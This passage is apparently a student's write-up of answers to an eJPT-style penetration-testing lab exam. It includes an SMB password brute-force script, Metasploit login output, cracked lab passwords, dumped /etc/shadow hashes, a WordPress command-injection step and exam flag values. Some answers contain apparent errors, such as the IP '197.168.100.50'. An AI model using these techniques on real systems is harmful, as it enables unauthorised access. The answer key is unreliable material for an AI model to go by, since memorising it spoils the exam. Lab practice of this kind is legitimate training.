        inet6 fe80::15:15ff:fe6e:ea79  prefixlen 64  scopeid 0x20<link>
        ether 02:15:15:6e:ea:79  txqueuelen 1000  (Ethernet)
        RX packets 9666666  bytes 4549199377 (4.2 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13204631  bytes 2641103374 (2.4 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1974127  bytes 25903261167 (24.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1974127  bytes 25903261167 (24.1 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

but to give ans i choose:

Q.15> ans: 192.168.0.0/24

Q.16: What host can be used to pivot into the internal network?

from information we get we accessed the mike, administrator, vince from the 192.168.100.50 which is our win1:

```
IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.100.50   WINSERVER-01     <server>  <unknown>        02:d8:4c:ad:a4:53
192.168.100.51   WINSERVER-02     <server>  <unknown>        02:b4:b4:bb:aa:1f
192.168.100.55   WINSERVER-03     <server>  <unknown>        02:49:5c:d9:0d:71
192.168.100.52   IP-192-168-100-  <server>  IP-192-168-100-  00:00:00:00:00:00
192.168.100.255 Sendto failed: Permission denied
root@kali:~#
```

first i thought that it was win03 because i exploited cmdinj very late and smb access very earlier.
but after getting the mike flag i finalized that win01 is used to pivot.
hence Win1

Q.16: ans: WINSERVER-01

Q.17: What is the password of the "Administrator" user on WINSERVER-03?:

for this i simply used the Rockyou and i got that very fast:

```
[-] 192.168.100.55:445    - 192.168.100.55:445 - Failed: '.\administrator:cheeky',
[+] 192.168.100.55:445    - 192.168.100.55:445 - Success: '.\administrator:swordfish' Administrator
[*] 192.168.100.55:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

i used hydra with rockyou.txt for this.

Q17: ans: swordfish

Q.18: A target system has a user account called "lawrence". What is the password for this account?:

crafted script:

```
  GNU nano 6.0                                                lawrence.sh
#!/bin/bash
target="192.168.100.55"
user="lawrence"
share="Users"

while read password; do
    smbclient //$target/$share -U $user%$password -c "exit" 2>/dev/null
    if [ $? -eq 0 ]; then
        echo "[+] Found password for $user: $password"
        break
    fi
done < /usr/share/wordlists/rockyou.txt
```

and got the ans :

```
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
session setup failed: NT_STATUS_LOGON_FAILURE
[+] Found password for lawrence: computadora
root@kali:~#
```

Q.18.ans: computadora

Q.19: What is the password of the user account "mary" on WINSERVER-03?:

again used same script above.

Q.19.ANS: hotmama

Q.20: What is the CVSS V3.x rating for the Drupalgeddon2 vulnerability?:

search on internet and is shoing: 9.8

Q.20: ans: 9.8

q.21:What is the name of the vulnerable web app running on the Linux server in the internal network?:

this quesion freaks me out because except phpmyadmin i don't found any other service during recon and finaly selected the phpmyadmin.

ans.21: phpmyadmin

q.22: What web server contains a file called "todo.txt"?

its present on the winserver01

ans.22: WINSERVER-01


q.23: What is the password for the "admin" user account on WordPress?:

so this question is been finded very earlier
used wpscan and got estrella

q.23.Ans: estrella

q.24: What version of WordPress is running on WINSERVER-01?:

used wpscan:



ans.q24: 5.9.3


q.25: What host on the DMZ network is running a database server on port 3307?:

```
Nmap scan report for wordpress.local (192.168.100.50)
Host is up (0.00016s latency).

PORT     STATE SERVICE         VERSION
3307/tcp open  opsession-prxy?
```

which shows 197.168.100.50 have 3307(mysql)
ans.q.25: 197.168.100.50

Q.26: How many plugins are installed on the WordPress site?
so when i bruteforced the admin i am able to see/manage plugins. which shows 3 active plugins:




ans.q.26: 3

q.27: Excluding the guest account, how many user accounts are present on WINSERVER-01?:

from cmd we got 5 accounts which are admin, administrator, mike, guest, vince


so without guest it would be 4.:



ans.27: 4

q.28: What is the version of the Linux kernel running on the system hosting


the Drupal site?:



it shows 5.13.0

ans.28: 5.13.0

Q.29: What host in the DMZ network is running a web server with WebDAV enabled?:



ans.29: it's 192.168.100.51

Q.30: What user account is a member of the local administrators group on WINSERVER-03?:

so when smb exploited i got only two of users having in C$ which are user/Administrator and user/admin

```
smb: \> cd users
smb: \users\> ls
  .                                   DR        0  Tue Apr 19 08:21:56 2022
  ..                                  DR        0  Tue Apr 19 08:21:56 2022
  admin                                D        0  Wed Aug 13 11:14:46 2025
  Administrator                        D        0  Wed Aug 13 11:14:46 2025
  All Users                       DHSrn        0  Sat Sep 15 12:58:48 2018
  Default                           DHR        0  Sat Nov  7 06:13:12 2020
  Default User                    DHSrn        0  Sat Sep 15 12:58:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 12:46:48 2018
  Public                             DR        0  Wed Dec 12 13:15:15 2018
  student                            D        0  Sat Nov  7 13:45:57 2020
```

ans.30: admin

q.31: What is the hashing algorithm used to hash user account passwords on both Linux servers?:

so for this i entered the shell and then got /etc/shadow where i got the password which are hashified and on the basis of the pattern it is SHA-512

```
auditor:$6$RNJCCrE9ok/yCMqD$7uPoYFsrnR3wPnSwPeLuBEiXgAzlOzGW6uZSyX.IjNNVcR5.bDBhb.dlZTN37JJR4yZXXQTetuUhOOX9ZNov6/:19099:0:99999:7:::
dbadmin:$6$1HAbXNNxXVVNCcoi$6Zy2gjvyZZYHTwSyxSLsdv0LA.5hA7EeD1WhUFzHg9SOSXrz7DxX7iG0mCQbmEBSo.yjB1c80iIujSM6Fjbpo/:19099:0:99999:7:::
```


```
cat /etc/shadow
root:$6$v8b2/P8T26uEUwvM$TBiao8o1dfqQrGPPcebRj6A6cNiixcy6/r/AFtN5Swk7N1kpg/8UyQK0pXFwdLfy5Ed/71VN91nJ6.3JyAN/00:18998:0:99999:7:::
```

q.31.ans: sha-512

q.32: A system contains the file C:\Users\mike\Documents\flag.txt; what is the value of the flag?

one of my favourite because this flag is the only flag which i don't get even after 12 hrs. but when got i fill amazed because this is the only one who makes me struggle and rethink a lot.


this is been get at wordpress where i try ? cmd= net user and then used its suggested directory which is C:\Users\mike\Documents\flag.txt;



ans.q. 32: a05fb379bfbd4e458312d930ba2334ee

q.33: How many HotFixes are installed on WINSERVER-01?:

this is also been executed from command injection same as before:



this display that in total it has 220 HotFixes

q.33.ans: 220

q.34: What is the value of the flag C:\Users\Administrator\flag.txt on WINSERVER-03?:

this is actually easy but tricky one because after smb exploitation it is obvious that it holds a flag but trick is in user it has two flags actually which are present in administrator and admin. but as quesion expecting i submited the administrator one:

```
smb: \users\Administrator\> ls
  .                                   D        0  Wed Aug 13 11:14:46 2025
  ..                                  D        0  Wed Aug 13 11:14:46 2025
  3D Objects                         DR        0  Sat Nov  7 12:52:42 2020
  AppData                            DH        0  Wed Nov 14 21:47:25 2018
  Application Data                 DHSrn       0  Sat Nov  7 06:14:52 2020
  Contacts                           DR        0  Sat Nov  7 12:52:42 2020
  Cookies                          DHSrn       0  Sat Nov  7 06:14:52 2020
  Desktop                            DR        0  Tue Apr 19 09:30:18 2022
  Documents                          DR        0  Tue Apr 19 10:29:40 2022
  Downloads                          DR        0  Tue Apr 19 10:41:13 2022
  Favorites                          DR        0  Sat Nov  7 12:52:42 2020
  flag.txt                            A       34  Wed Aug 13 11:14:46 2025
  Links                              DR        0  Sat Nov  7 12:52:43 2020
  Local Settings                   DHSrn       0  Sat Nov  7 06:14:52 2020
```

and in admin:

```
smb: \users\admin\> ls
  .                                   D        0  Wed Aug 13 11:14:46 2025
  ..                                  D        0  Wed Aug 13 11:14:46 2025
  3D Objects                         DR        0  Tue Apr 19 08:22:08 2022
  AppData                            DH        0  Wed Nov 14 21:47:25 2018
  Application Data                 DHSrn       0  Tue Apr 19 08:21:57 2022
  Contacts                           DR        0  Tue Apr 19 08:22:08 2022
  Cookies                          DHSrn       0  Tue Apr 19 08:21:57 2022
  Desktop                            DR        0  Tue Apr 19 08:22:08 2022
  Documents                          DR        0  Tue Apr 19 08:22:08 2022
  Downloads                          DR        0  Tue Apr 19 08:25:34 2022
  Favorites                          DR        0  Tue Apr 19 08:22:08 2022
  flag.txt                            A       34  Wed Aug 13 11:14:46 2025
```

both containing diffrent flag values.

so then submitted the administrator one:

```
97622b7542e14a18a2fbe4e072dcba92
/tmp/smbmore.YtZA2N (END)
```

Q.34 ans: 97622b7542e14a18a2fbe4e072dcba92

Q.35 and last one: What Windows utility can be used to download files from a

remote web server?:
ans: certutil

and done!
and that was amazing experience. i haven't completed 4% of alex ahemed course due to clg and other stuff but with tryhackme i am finaly done with ejpt
#happy hacking!